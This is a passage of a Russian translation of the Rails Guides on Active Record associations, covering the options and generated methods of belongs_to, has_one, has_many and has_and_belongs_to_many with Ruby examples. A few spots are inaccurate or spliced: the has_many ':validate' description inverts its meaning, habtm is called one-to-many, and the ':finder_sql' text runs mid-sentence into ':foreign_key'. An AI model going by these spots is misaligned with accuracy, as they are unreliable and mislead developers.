С этими объявлениями запрос значения `@customer.orders.size` требует обращения к базе данных для выполнения запроса `COUNT(*)`. Чтобы этого избежать, можете добавить кэш счетчика в *принадлежащую* модель:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :counter_cache => true
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

С этим объявлением, Rails будет хранить в кэше актуальное значение и затем возвращать это значение в ответ на метод `size`.

Хотя опция `:counter_cache` определяется в модели, включающей определение `belongs_to`, фактический столбец должен быть добавлен в *связанную* модель. В вышеописанном случае, необходимо добавить столбец, названный `orders_count` в модель `Customer`. Имя столбца по умолчанию можно переопределить, если вы этого желаете:

```
class Order < ActiveRecord::Base
```

```
  belongs_to :customer, :counter_cache => :count_of_orders
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

Столбцы кэша счетчика добавляются в список атрибутов модели только для чтения посредством `attr_readonly`.

:dependent

Если установить опцию `:dependent` как `:destroy`, тогда удаление этого объекта вызовет метод `destroy` у связанного объекта, для удаление того объекта. Если установить опцию `:dependent` как `:delete`, тогда удаление этого объекта удалит связанный объект без вызова его метода `destroy`.

Не следует определять эту опцию в связи `belongs_to`, которая соединена со связью `has_many` в другом классе. Это приведет к “битым” связям в записях вашей базы данных.

:foreign_key

По соглашению Rails предполагает, что столбец, используемый для хранения внешнего ключа в этой модели, имеет имя модели с добавленным суффиксом `_id`. Опция `:foreign_key` позволяет установить имя внешнего ключа прямо:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :class_name => "Patron",
    :foreign_key => "patron_id"
end
```

В любом случае, Rails не создаст столбцы внешнего ключа за вас. Вам необходимо явно определить их в своих миграциях.

:include

Можете использовать опцию `:include` для определения связей второго порядка, которые должны быть нетерпеливо загружены, когда эта связь используется. Например, рассмотрим эти модели:

```
class LineItem < ActiveRecord::Base
  belongs_to :order
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

Если вы часто получаете покупателей непосредственно из товарных позиций (`@line_item.order.customer`), тогда можете сделать свой код более эффективным, включив покупателей в связь между товарными позициями и заказами:

```
class LineItem < ActiveRecord::Base
  belongs_to :order, :include => :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

Нет необходимости использовать `:include` для прямых связей – то есть, если есть `Order belongs_to :customer`, тогда `customer` нетерпеливо загрузится автоматически, когда это потребуется.

:polymorphic

Передача `true` для опции `:polymorphic` показывает, что это полиморфная связь. Полиморфные связи подробно рассматривались [ранее](#).

:readonly

Если установите опцию `:readonly` в `true`, тогда связанный объект будет доступен только для чтения, когда получен посредством связи.

`:select`

Опция `:select` позволяет переопределить SQL условие `SELECT`, которое используется для получения данных о связанном объекте. По умолчанию Rails получает все столбцы.

Если установите опцию `:select` в связи `belongs_to`, вы должны также установить опцию `foreign_key`, чтобы гарантировать правильные результаты.

`:touch`

Если установите опцию `:touch` в `:true`, то временные метки `updated_at` или `updated_on` на связанном объекте будут установлены в текущее время всякий раз, когда этот объект будет сохранен или уничтожен:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :touch => true
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

В этом случае, сохранение или уничтожение заказа обновит временную метку на связанном покупателе. Также можно определить конкретный атрибут временной метки для обновления:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :touch => :orders_updated_at
end
```

`:validate`

Если установите опцию `:validate` в `true`, тогда связанные объекты будут проходить валидацию всякий раз, когда вы сохраняете этот объект. По умолчанию она равна `false`: связанные объекты не проходят валидацию, когда этот объект сохраняется.

Существуют ли связанные объекты?

Можно увидеть, существует ли какой-либо связанный объект, при использовании метода `association.nil?`:

```
if @order.customer.nil?
  @msg = "No customer found for this order"
end
```

Когда сохраняются объекты?

Назначение объекту связью `belongs_to` не сохраняет автоматически объект. Это также не сохранит связанный объект.

Подробная информация по связи `has_one`

Связь `has_one` создает соответствие один-к-одному с другой моделью. В терминах базы данных эта связь сообщает, что другой класс содержит внешний ключ. Если этот класс содержит внешний ключ, следует использовать `belongs_to`.

Методы, добавляемые `has_one`

Когда объявляете связь `has_one`, объявляющий класс автоматически получает четыре метода, относящихся к связи:

- `association(force_reload = false)`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`

Во всех этих методах `association` заменяется на символ, переданный как первый аргумент в `has_one`. Например, имеем объявление:

```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

Каждый экземпляр модели `Supplier` будет иметь эти методы:

```
account
account=
build_account
create_account
```

При установлении новой связи `has_one` или `belongs_to`, следует использовать префикс `build_` для построения связи, в отличие от метода `association.build`, используемого для связей `has_many` или `has_and_belongs_to_many`. Чтобы создать связь, используйте префикс `create_`.

```
association(force_reload = false)
```

Метод `association` возвращает связанный объект, если таковой имеется. Если связанный объект не найден, возвращает `nil`.

```
@account = @supplier.account
```

Если связанный объект уже был получен из базы данных для этого объекта, возвращается кэшированная версия. Чтобы переопределить это поведение (и заставить прочитать из базы данных), передайте `true` как аргумент `force_reload`.

```
association=(associate)
```

Метод `association=` привязывает связанный объект к этому объекту. Фактически это означает извлечение первичного ключа этого объекта и присвоение его значения внешнему ключу связанного объекта.

```
@supplier.account = @account
```

```
build_association(attributes = {})
```

Метод `build_association` возвращает новый объект связанного типа. Этот объект будет экземпляром с переданными атрибутами, и будет установлена связь через внешний ключ, но связанный объект *не* будет пока сохранен.

```
@account = @supplier.build_account(:terms => "Net 30")
```

```
create_association(attributes = {})
```

Метод `create_association` возвращает новый объект связанного типа. Этот объект будет экземпляром с переданными атрибутами, будет установлена связь через внешний ключ, и, если он пройдет валидации, определенные в связанной модели, связанный объект *будет* сохранен

```
@account = @supplier.create_account(:terms => "Net 30")
```

Опции для `has_one`

Хотя Rails использует разумные значения по умолчанию, работающие во многих ситуациях, бывают случаи, когда хочется изменить поведение связи `has_one`. Такая настройка легко выполнима с помощью передачи опции при создании связи. Например, эта связь использует две такие опции:

```
class Supplier < ActiveRecord::Base
  has_one :account, :class_name => "Billing", :dependent => :nullify
end
```

Связь `has_one` поддерживает эти опции:

- `:as`
- `:autosave`
- `:class_name`
- `:conditions`
- `:dependent`
- `:foreign_key`
- `:include`
- `:order`
- `:primary_key`
- `:readonly`
- `:select`
- `:source`
- `:source_type`
- `:through`
- `:validate`

`:as`

Установка опции `:as` показывает, что это полиморфная связь. Полиморфные связи подробно рассматривались [ранее](#).

`:autosave`

Если установить опцию `:autosave` в `true`, это сохранит любые загруженные члены и уничтожит члены, помеченные для уничтожения, всякий раз, когда вы сохраните родительский объект.

:class_name

Если имя другой модели не может быть образовано из имени связи, можете использовать опцию `:class_name` для предоставления имени модели. Например, если поставщик имеет аккаунт, но фактическое имя модели, содержащей аккаунты, это `Billing`, можете установить это следующим образом:

```
class Supplier < ActiveRecord::Base
  has_one :account, :class_name => "Billing"
end
```

:conditions

Опция `:conditions` позволяет определить условия, которым должен удовлетворять связанный объект (в синтаксисе SQL, используемом в условии `WHERE`).

```
class Supplier < ActiveRecord::Base
  has_one :account, :conditions => "confirmed = 1"
end
```

:dependent

Если установите опцию `:dependent` как `:destroy`, то удаление этого объекта вызовет метод `destroy` для связанного объекта для его удаления. Если установить опцию `:dependent` как `:delete`, то удаление этого объекта удалит связанный объект без вызова его метода `destroy`. Если установите опцию `:dependent` как `:nullify`, то удаление этого объекта установит внешний ключ связанного объекта как `NULL`.

:foreign_key

По соглашению Rails предполагает, что столбец, используемый для хранения внешнего ключа в этой модели, имеет имя модели с добавленным суффиксом `_id`. Опция `:foreign_key` позволяет установить имя внешнего ключа явно:

```
class Supplier < ActiveRecord::Base
  has_one :account, :foreign_key => "supp_id"
end
```

В любом случае, Rails не создаст столбцы внешнего ключа за вас. Вам необходимо явно определить их в своих миграциях.

:include

Можете использовать опцию `:include` для определения связей второго порядка, которые должны быть нетерпеливо загружены, когда эта связь используется. Например, рассмотрим эти модели:

```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

Если вы часто получаете представителей непосредственно из поставщиков (`@supplier.account.representative`), то можете сделать свой код более эффективным, включив представителей в связь между поставщиками и аккаунтами:

```
class Supplier < ActiveRecord::Base
  has_one :account, :include => :representative
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

:order

Опция `:order` предписывает порядок, в котором связанные объекты будут получены (в синтаксисе SQL, используемом в условии `ORDER BY`). Так как связь `has_one` получает только один связанный объект, в этой опции нет необходимости.

:primary_key

По соглашению, Rails предполагает, что столбец, используемый для хранения первичного ключа, это id. Вы можете переопределить это и явно определить первичный ключ с помощью опции :primary_key.

:readonly

Если установите опцию :readonly в true, то связанный объект будет доступен только для чтения, когда получен посредством связи.

:select

Опция :select позволяет переопределить SQL условие SELECT, которое используется для получения данных о связанном объекте. По умолчанию Rails получает все столбцы.

:source

Опция :source определяет имя источника связи для связи has_one :through.

:source_type

Опция :source_type определяет тип источника связи для связи has_one :through, который действует при полиморфной связи.

:through

Опция :through определяет соединительную модель, через которую выполняется запрос. Связи has_one :through подробно рассматривались [ранее](#).

:validate

Если установите опцию :validate в true, тогда связанные объекты будут проходить валидацию всякий раз, когда вы сохраняете этот объект. По умолчанию она равна false: связанные объекты не проходят валидацию, когда этот объект сохраняется.

Существуют ли связанные объекты?

Можно увидеть, существует ли какой-либо связанный объект, при использовании метода *association.nil?*:

```
if @supplier.account.nil?
  @msg = "No account found for this supplier"
end
```

Когда сохраняются объекты?

Когда вы назначаете объект связью has_one, этот объект автоматически сохраняется (для того, чтобы обновить его внешний ключ). Кроме того, любой заменяемый объект также автоматически сохраняется, поскольку его внешний ключ также изменяется.

Если одно из этих сохранений проваливается из-за ошибок валидации, тогда выражение назначения возвращает false, и само назначение отменяется.

Если родительский объект (который объявляет связь has_one) является несохраненным (то есть new_record? возвращает true), тогда дочерние объекты не сохраняются. Они сохраняются автоматически, когда сохранится родительский объект.

Если вы хотите назначить объект связью has_one без сохранения объекта, используйте метод *association.build*.

Подробная информация по связи has_many

Связь has_many создает отношение один-ко-многим с другой моделью. В терминах базы данных эта связь говорит, что другой класс будет иметь внешний ключ, относящийся к экземплярам этого класса.

Добавляемые методы

Когда объявляете связь has_many, объявляющий класс автоматически получает 14 методов, относящихся к связи:

- *collection(force_reload = false)*
- *collection<<(object, ...)*
- *collection.delete(object, ...)*
- *collection=objects*
- *collection singular ids*

- *collection_singular_ids=ids*
- *collection.clear*
- *collection.empty?*
- *collection.size*
- *collection.find(...)*
- *collection.where(...)*
- *collection.exists?(...)*
- *collection.build(attributes = {}, ...)*
- *collection.create(attributes = {})*

Во всех этих методах *collection* заменяется символом, переданным как первый аргумент в *has_many*, и *collection_singular* заменяется версией в единственном числе этого символа.. Например, имеем объявление:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

Каждый экземпляр модели *customer* будет иметь эти методы:

```
orders(force_reload = false)
orders<<(object, ...)
orders.delete(object, ...)
orders=objects
order_ids
order_ids=ids
orders.clear
orders.empty?
orders.size
orders.find(...)
orders.where(...)
orders.exists?(...)
orders.build(attributes = {}, ...)
orders.create(attributes = {})
```

collection(force_reload = false)

Метод *collection* возвращает массив всех связанных объектов. Если нет связанных объектов, он возвращает пустой массив.

```
@orders = @customer.orders
```

collection<<(object, ...)

Метод *collection<<* добавляет один или более объектов в коллекцию, устанавливая их внешние ключи равными первичному ключу вызывающей модели.

```
@customer.orders << @order1
```

collection.delete(object, ...)

Метод *collection.delete* убирает один или более объектов из коллекции, установив их внешние ключи в NULL.

```
@customer.orders.delete(@order1)
```

Объекты будут в дополнение уничтожены, если связаны с *:dependent => :destroy*, и удалены, если они связаны с *:dependent => :delete_all*.

collection=objects

Метод *collection=* делает коллекцию содержащей только представленные объекты, добавляя и удаляя по мере необходимости.

collection_singular_ids

Метод *collection_singular_ids* возвращает массив *id* объектов в коллекции.

```
@order_ids = @customer.order_ids
```

collection_singular_ids=ids

Метод *collection_singular_ids=* делает коллекцию содержащей только объекты, идентифицированные представленными значениями первичного ключа, добавляя и удаляя по мере необходимости.

collection.clear

Метод `collection.clear` убирает каждый объект из коллекции. Это уничтожает связанные объекты, если они связаны с `:dependent => :destroy`, удаляет их непосредственно из базы данных, если `:dependent => :delete_all`, и в противном случае устанавливает их внешние ключи в `NULL`.

`collection.empty?`

Метод `collection.empty?` возвращает `true`, если коллекция не содержит каких-либо связанных объектов.

```
<% if @customer.orders.empty? %>
  No Orders Found
<% end %>
```

`collection.size`

Метод `collection.size` возвращает количество объектов в коллекции.

```
@order_count = @customer.orders.size
```

`collection.find(...)`

Метод `collection.find` ищет объекты в коллекции. Он использует тот же синтаксис и опции, что и `ActiveRecord::Base.find`.

```
@open_orders = @customer.orders.where(:open => 1)
```

`collection.where(...)`

Метод `collection.where` ищет объекты в коллекции, основываясь на переданных условиях, но объекты загружаются лениво, что означает, что база данных запрашивается только когда происходит доступ к объекту(-там).

```
@open_orders = @customer.orders.where(:open => true) # Пока нет запроса
@open_order = @open_orders.first # Теперь база данных будет запрошена
```

`collection.exists?(...)`

Метод `collection.exist?` проверяет, существует ли в коллекции объект, отвечающий представленным условиям. Он использует тот же синтаксис и опции, что и `ActiveRecord::Base.exists?`.

`collection.build(attributes = {}, ...)`

Метод `collection.build` возвращает один или более объектов связанного типа. Эти объекты будут экземплярами с переданными атрибутами, будет создана ссылка через его внешний ключ, но связанные объекты *не* будут пока сохранены.

```
@order = @customer.orders.build(:order_date => Time.now,
  :order_number => "A12345")
```

`collection.create(attributes = {})`

Метод `collection.create` возвращает новый объект связанного типа. Этот объект будет экземпляром с переданными атрибутами, будет создана ссылка через его внешний ключ, и, если он пройдет валидации, определенные в связанной модели, связанный объект *будет* сохранен

```
@order = @customer.orders.create(:order_date => Time.now,
  :order_number => "A12345")
```

Опции для `has_many`

Хотя Rails использует разумные значения по умолчанию, работающие во многих ситуациях, бывают случаи, когда хочется изменить поведение связи `has_many`. Такая настройка легко выполнима с помощью передачи опции при создании связи. Например, эта связь использует две такие опции:

```
class Customer < ActiveRecord::Base
  has_many :orders, :dependent => :delete_all, :validate => :false
end
```

Связь `has_many` поддерживает эти опции:

- `:as`
- `:autosave`
- `:class_name`
- `:conditions`
- `:counter_sql`
- `:dependent`

- :extend
- :finder_sql
- :foreign_key
- :group
- :include
- :limit
- :offset
- :order
- :primary_key
- :readonly
- :select
- :source
- :source_type
- :through
- :uniq
- :validate

:as

Установка опции :as показывает, что это полиморфная связь. Полиморфные связи подробно рассматривались [ранее](#).

:autosave

Если установить опцию :autosave в true, Rails сохранит любые загруженные члены и уничтожит члены, помеченные для уничтожения, всякий раз, когда вы сохраните родительский объект.

:class_name

Если имя другой модели не может быть произведено из имени связи, можете использовать опцию :class_name для предоставления имени модели. Например, если покупатель имеет много заказов, но фактическое имя модели, содержащей заказы это Transaction, можете установить это следующим образом:

```
class Customer < ActiveRecord::Base
  has_many :orders, :class_name => "Transaction"
end
```

:conditions

Опция :conditions позволяет определить условия, которым должен удовлетворять связанный объект (в синтаксисе SQL, используемом в условии WHERE).

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, :class_name => "Order",
    :conditions => "confirmed = 1"
end
```

Также можно установить условия через хэш:

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, :class_name => "Order",
    :conditions => { :confirmed => true }
end
```

Если используете хэш в опции :conditions, то создание записи через эту связь автоматически будет подогнано, используя хэш. В нашем случае, использование @customer.confirmed_orders.create или @customer.confirmed_orders.build создаст заказы, где столбец confirmed имеет значение true.

Если нужно вычислить условия динамически во время выполнения, используйте proc:

```
class Customer < ActiveRecord::Base
  has_many :latest_orders, :class_name => "Order",
    :conditions => proc { ["orders.created_at > ?", 10.hours.ago] }
end
```

:counter_sql

Обычно Rails автоматически создает подходящий SQL для счета связанных членов. С опцией :counter_sql, можете самостоятельно определить полное выражение SQL для их счета.

Если определите :finder_sql, но не :counter_sql, тогда счетчик SQL будет автоматически создан, подставив SELECT COUNT(*) FROM вместо выражения SELECT ... FROM вашего выражения :finder_sql.

:dependent

Если установите опцию `:dependent` как `:destroy`, то удаление этого объекта вызовет метод `destroy` для связанных объектов, для их удаления. Если установите опцию `:dependent` как `:delete_all`, то удаление этого объекта удалит связанные объекты без вызова их метода `destroy`. Если установите опцию `:dependent` как `:nullify`, то удаление этого объекта установит внешний ключ в связанных объектов в `NULL`.

Эта опция игнорируется, если используете опцию `:through` для связи.

`:extend`

Опция `:extend` определяет именованный модуль для расширения полномочий связи. Расширения связей будут детально обсуждены [позже в этом руководстве](#).

`:finder_sql`

Обычно Rails автоматически создает подходящий SQL для получения связанных членов. С опцией `:finder_sql` можете самостоятельно определить полное выражение SQL для их получения. Это может быть необходимым, если получаемые объекты требуют сложный межтабличный SQL.

`:foreign_key`

По соглашению Rails предполагает, что столбец, используемый для хранения внешнего ключа в этой модели, имеет имя модели с добавленным суффиксом `_id`. Опция `:foreign_key` позволяет установить имя внешнего ключа явно:

```
class Customer < ActiveRecord::Base
  has_many :orders, :foreign_key => "cust_id"
end
```

В любом случае, Rails не создаст столбцы внешнего ключа за вас. Вам необходимо явно определить их в своих миграциях.

`:group`

Опция `:group` доставляет имя атрибута, по которому группируется результирующий набор, используя выражение `GROUP BY` в поисковом SQL.

```
class Customer < ActiveRecord::Base
  has_many :line_items, :through => :orders, :group => "orders.id"
end
```

`:include`

Можете использовать опцию `:include` для определения связей второго порядка, которые должны быть нетерпеливо загружены, когда эта связь используется. Например, рассмотрим эти модели:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

```
class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end
```

```
class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

Если вы часто получаете позиции прямо из покупателей (`@customer.orders.line_items`), тогда можете сделать свой код более эффективным, включив позиции в связь от покупателей к заказам:

```
class Customer < ActiveRecord::Base
  has_many :orders, :include => :line_items
end
```

```
class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end
```

```
class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

`:limit`

Опция `:limit` позволяет ограничить общее количество объектов, которые будут выбраны через связь.

```
class Customer < ActiveRecord::Base
  has_many :recent_orders, :class_name => "Order",
    :order => "order_date DESC", :limit => 100
end
```

:offset

Опция `:offset` позволяет определить начальное смещение для выбора объектов через связь. Например, если установите `:offset => 11`, она пропустит первые 11 записей.

:order

Опция `:order` предписывает порядок, в котором связанные объекты будут получены (в синтаксисе SQL, используемом в условии ORDER BY).

```
class Customer < ActiveRecord::Base
  has_many :orders, :order => "date_confirmed DESC"
end
```

:primary_key

По соглашению, Rails предполагает, что столбец, используемый для хранения первичного ключа, это `id`. Вы можете переопределить это и явно определить первичный ключ с помощью опции `:primary_key`.

:readonly

Если установите опцию `:readonly` в `true`, тогда связанные объекты будут доступны только для чтения, когда получены посредством связи.

:select

Опция `:select` позволяет переопределить SQL условие SELECT, которое используется для получения данных о связанном объекте. По умолчанию Rails получает все столбцы.

Если укажете свой собственный `:select`, не забудьте включить столбцы первичного ключа и внешнего ключа в связанной модели. Если так не сделать, Rails выдаст ошибку.

:source

Опция `:source` определяет имя источника связи для связи `has_many :through`. Эту опцию нужно использовать, только если имя источника связи не может быть автоматически выведено из имени связи.

:source_type

Опция `:source_type` определяет тип источника связи для связи `has_many :through`, который действует при полиморфной связи.

:through

Опция `:through` определяет соединительную модель, через которую выполняется запрос. Связи `has_many :through` предоставляют способ осуществления отношений многие-ко-многим, как обсуждалось [ранее в этом руководстве](#).

:uniq

Определите опцию `:uniq => true`, чтобы убирать дубликаты из коллекции. Это полезно в сочетании с опцией `:through`.

```
class Person < ActiveRecord::Base
  has_many :readings
  has_many :posts, :through => :readings
end

person = Person.create(:name => 'john')
post = Post.create(:name => 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 5, name: "a1">, #<Post id: 5, name: "a1">]
Reading.all.inspect # => [#<Reading id: 12, person_id: 5, post_id: 5>,
  #<Reading id: 13, person_id: 5, post_id: 5>]
```

В вышеописанной задаче два `reading`, и `person.posts` выявляет их оба, даже хотя эти записи указывают на один и тот же `post`.

Давайте установим `:uniq` в `true`:

```
class Person
```

```
has_many :readings
has_many :posts, :through => :readings, :uniq => true
end

person = Person.create(:name => 'honda')
post = Post.create(:name => 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 7, name: "a1">]
Reading.all.inspect # => [#<Reading id: 16, person_id: 7, post_id: 7>,
                        #<Reading id: 17, person_id: 7, post_id: 7>]
```

В вышеописанной задаче все еще два reading. Однако person.posts показывает только один post, поскольку коллекция загружает только уникальные записи.

:validate

Если установите опцию :validate в false, тогда связанные объекты будут проходить валидацию всякий раз, когда вы сохраняете этот объект. По умолчанию она равна true: связанные объекты проходят валидацию, когда этот объект сохраняется.

Когда сохраняются объекты?

Когда вы назначаете объект связью has_many, этот объект автоматически сохраняется (для того, чтобы обновить его внешний ключ). Если назначаете несколько объектов в одном выражении, они все будут сохранены.

Если одно из этих сохранений проваливается из-за ошибок валидации, тогда выражение назначения возвращает false, и само назначение отменяется.

Если родительский объект (который объявляет связь has_many) является несохраненным (то есть new_record? возвращает true) тогда дочерние объекты не сохраняются при добавлении. Все несохраненные члены связи сохраняются автоматически, когда сохранится родительский объект.

Если вы хотите назначить объект связью has_many без сохранения объекта, используйте метод *collection.build*.

Подробная информация по связи has_and_belongs_to_many

Связь has_and_belongs_to_many создает отношение один-ко-многим с другой моделью. В терминах базы данных это связывает два класса через промежуточную соединительную таблицу, которая включает внешние ключи, относящиеся к каждому классу.

Добавляемые методы

Когда объявляете связь has_and_belongs_to_many, объявляющий класс автоматически получает 14 методов, относящихся к связи:

- *collection(force_reload = false)*
- *collection<<(object, ...)*
- *collection.delete(object, ...)*
- *collection=objects*
- *collection_singular_ids*
- *collection_singular_ids=ids*
- *collection.clear*
- *collection.empty?*
- *collection.size*
- *collection.find(...)*
- *collection.where(...)*
- *collection.exists?(...)*
- *collection.build(attributes = {})*
- *collection.create(attributes = {})*

Во всех этих методах *collection* заменяется символом, переданным как первый аргумент в has_and_belongs_to_many, а *collection_singular* заменяется версией в единственном числе этого символа. Например, имеем объявление:

```
class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

Каждый экземпляр модели part model будет иметь эти методы:

```
assemblies(force_reload = false)
assemblies<<(object, ...)
assemblies.delete(object, ...)
assemblies=objects
```



```
assembly_ids
assembly_ids=ids
assemblies.clear
assemblies.empty?
assemblies.size
assemblies.find(...)
assemblies.where(...)
assemblies.exists?(...)
assemblies.build(attributes = {}, ...)
assemblies.create(attributes = {})
```

Дополнительные методы столбцов

Если соединительная таблица для связи `has_and_belongs_to_many` имеет дополнительные столбцы, кроме двух внешних ключей, эти столбцы будут добавлены как атрибуты к записям, получаемым посредством связи. Записи, возвращаемые с дополнительными атрибутами, будут всегда только для чтения, поскольку Rails не может сохранить значения этих атрибутов.

Использование дополнительных атрибутов в соединительной таблице в связи `has_and_belongs_to_many` устарело. Если требуется этот тип сложного поведения таблицы, соединяющей две модели в отношениях многие-ко-многим, следует использовать связь `has_many :through` вместо `has_and_belongs_to_many`.

`collection(force_reload = false)`

Метод `collection` возвращает массив всех связанных объектов. Если нет связанных объектов, он возвращает пустой массив.

```
@assemblies = @part.assemblies
```

`collection<<(object, ...)`

Метод `collection<<` добавляет один или более объектов в коллекцию, создавая записи в соединительной таблице.

```
@part.assemblies << @assembly1
```

This method is aliased as `collection.concat` and `collection.push`.

`collection.delete(object, ...)`

Метод `collection.delete` убирает один или более объектов из коллекции, удаляя записи в соединительной таблице. Это не уничтожает объекты.

```
@part.assemblies.delete(@assembly1)
```

`collection=objects`

Метод `collection=` делает коллекцию содержащей только представленные объекты, добавляя и удаляя по мере необходимости.

`collection_singular_ids`

Метод `collection_singular_ids` возвращает массив id объектов в коллекции.

```
@assembly_ids = @part.assembly_ids
```

`collection_singular_ids=ids`

Метод `collection_singular_ids=` делает коллекцию содержащей только объекты, идентифицированные представленными значениями первичного ключа, добавляя и удаляя по мере необходимости.

`collection.clear`

Метод `collection.clear` убирает каждый объект из коллекции, удаляя строки из соединительной таблицы. Это не уничтожает связанные объекты.

`collection.empty?`

Метод `collection.empty?` возвращает true, если коллекция не содержит каких-либо связанных объектов.

```
<% if @part.assemblies.empty? %>
  This part is not used in any assemblies
<% end %>
```

`collection.size`

Метод `collection.size` возвращает количество объектов в коллекции.

```
@assembly_count = @part.assemblies.size
```

`collection.find(...)`

Метод `collection.find` ищет объекты в коллекции. Он использует тот же синтаксис и опции, что и `ActiveRecord::Base.find`. Он также добавляет дополнительное условие, что объект должен быть в коллекции.

```
@new_assemblies = @part.assemblies.all(
  :conditions => ["created_at > ?", 2.days.ago])
```

Начиная с Rails 3, передача опций в метод `ActiveRecord::Base.find` не рекомендована. Вместо этого используйте `collection.where`, когда хотите передать условия.

`collection.where(...)`

Метод `collection.where` ищет объекты в коллекции, основываясь на переданных условиях, но объекты загружаются лениво, что означает, что база данных запрашивается только когда происходит доступ к объекту(-там). Он также добавляет дополнительное условие, что объект должен быть в коллекции.

```
@new_assemblies = @part.assemblies.where("created_at > ?", 2.days.ago)
```

`collection.exists?(...)`

Метод `collection.exist?` проверяет, существует ли в коллекции объект, отвечающий представленным условиям. Он использует тот же синтаксис и опции, что и `ActiveRecord::Base.exists?`.

`collection.build(attributes = {})`

Метод `collection.build` возвращает один или более объектов связанного типа. Эти объекты будут экземплярами с переданными атрибутами, и будет создана связь через соединительную таблицу, но связанный объект *не* будет пока сохранен.

```
@assembly = @part.assemblies.build(
  { :assembly_name => "Transmission housing" })
```

`collection.create(attributes = {})`

Метод `collection.create` возвращает один или более объектов связанного типа. Эти объекты будут экземплярами с переданными атрибутами, будет создана связь через соединительную таблицу, и, если он пройдет валидации, определенные в связанной модели, связанный объект *будет* сохранен.

```
@assembly = @part.assemblies.create(
  { :assembly_name => "Transmission housing" })
```

Опции для `has_and_belongs_to_many`

Хотя Rails использует разумные значения по умолчанию, работающие во многих ситуациях, бывают случаи, когда хочется изменить поведение связи `has_and_belongs_to_many`. Такая настройка легко выполнима с помощью передачи опции при создании связи. Например, эта связь использует две такие опции:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, :uniq => true,
    :read_only => true
end
```

Связь `has_and_belongs_to_many` поддерживает эти опции:

- `:association_foreign_key`
- `:autosave`
- `:class_name`
- `:conditions`
- `:counter_sql`
- `:delete_sql`
- `:extend`
- `:finder_sql`
- `:foreign_key`
- `:group`
- `:include`
- `:insert_sql`
- `:join_table`

- :limit
- :offset
- :order
- :readonly
- :select
- :uniq
- :validate

:association_foreign_key

По соглашению Rails предполагает, что столбец в соединительной таблице, используемый для хранения внешнего ключа, указываемого на другую модель, является именем этой модели с добавленным суффиксом `_id`. Опция `:association_foreign_key` позволяет установить имя внешнего ключа явно:

Опции `:foreign_key` и `:association_foreign_key` полезны при настройке самоприсоединения многие-ко-многим. Например:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends, :class_name => "User",
    :foreign_key => "this_user_id",
    :association_foreign_key => "other_user_id"
end
```

:autosave

Если установить опцию `:autosave` в `true`, Rails сохранит любые загруженные члены и уничтожит члены, помеченные для уничтожения, всякий раз, когда Вы сохраните родительский объект.

:class_name

Если имя другой модели не может быть произведено из имени связи, можете использовать опцию `:class_name` для предоставления имени модели. Например, если часть имеет много узлов, но фактическое имя модели, содержащей узлы это `Gadget`, можете установить это следующим образом:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, :class_name => "Gadget"
end
```

:conditions

Опция `:conditions` позволяет определить условия, которым должен удовлетворять связанный объект (в синтаксисе SQL, используемом в условии WHERE).

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    :conditions => "factory = 'Seattle'"
end
```

Также можно установить условия через хэш:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    :conditions => { :factory => 'Seattle' }
end
```

Если используете хэш в опции `:conditions`, то создание записи через эту связь автоматически будет подогнано, используя хэш. В нашем случае, использование `@parts.assemblies.create` или `@parts.assemblies.build` создаст узлы, где столбец `factory` имеет значение "Seattle".

:counter_sql

Обычно Rails автоматически создает подходящий SQL для счета связанных членов. С опцией `:counter_sql` можете самостоятельно определить полное выражение SQL для их счета.

Если определите `:finder_sql`, но не `:counter_sql`, тогда счетчик SQL будет автоматически создан, подставив `SELECT COUNT(*) FROM` вместо выражения `SELECT ... FROM` Вашего выражения `:finder_sql`.

:delete_sql

Обычно Rails автоматически создает подходящий SQL для удаления ссылок между связанными классами. С помощью опции `:delete_sql` можете самостоятельно определить полное выражение SQL для их удаления.

:extend

Опция `:extend` определяет именованный модуль для расширения полномочий связи. Расширения связей будут детально обсуждены [позже в этом руководстве](#).

`:finder_sql`

Обычно Rails автоматически создает подходящий SQL для получения связанных членов. С опцией `:finder_sql` можете самостоятельно определить полное выражение `:foreign_key`

По соглашению Rails предполагает, что столбец в соединительной таблице, используемый для хранения внешнего ключа, указываемого на эту модель, имеет имя модели с добавленным суффиксом `_id`. Опция `:foreign_key` позволяет установить имя внешнего ключа явно:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends, :class_name => "User",
    :foreign_key => "this_user_id",
    :association_foreign_key => "other_user_id"
end
```

`:group`

Опция `:group` доставляет имя атрибута, по которому группируется результирующий набор, используя выражение GROUP BY в поисковом SQL.

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, :group => "factory"
end
```

`:include`

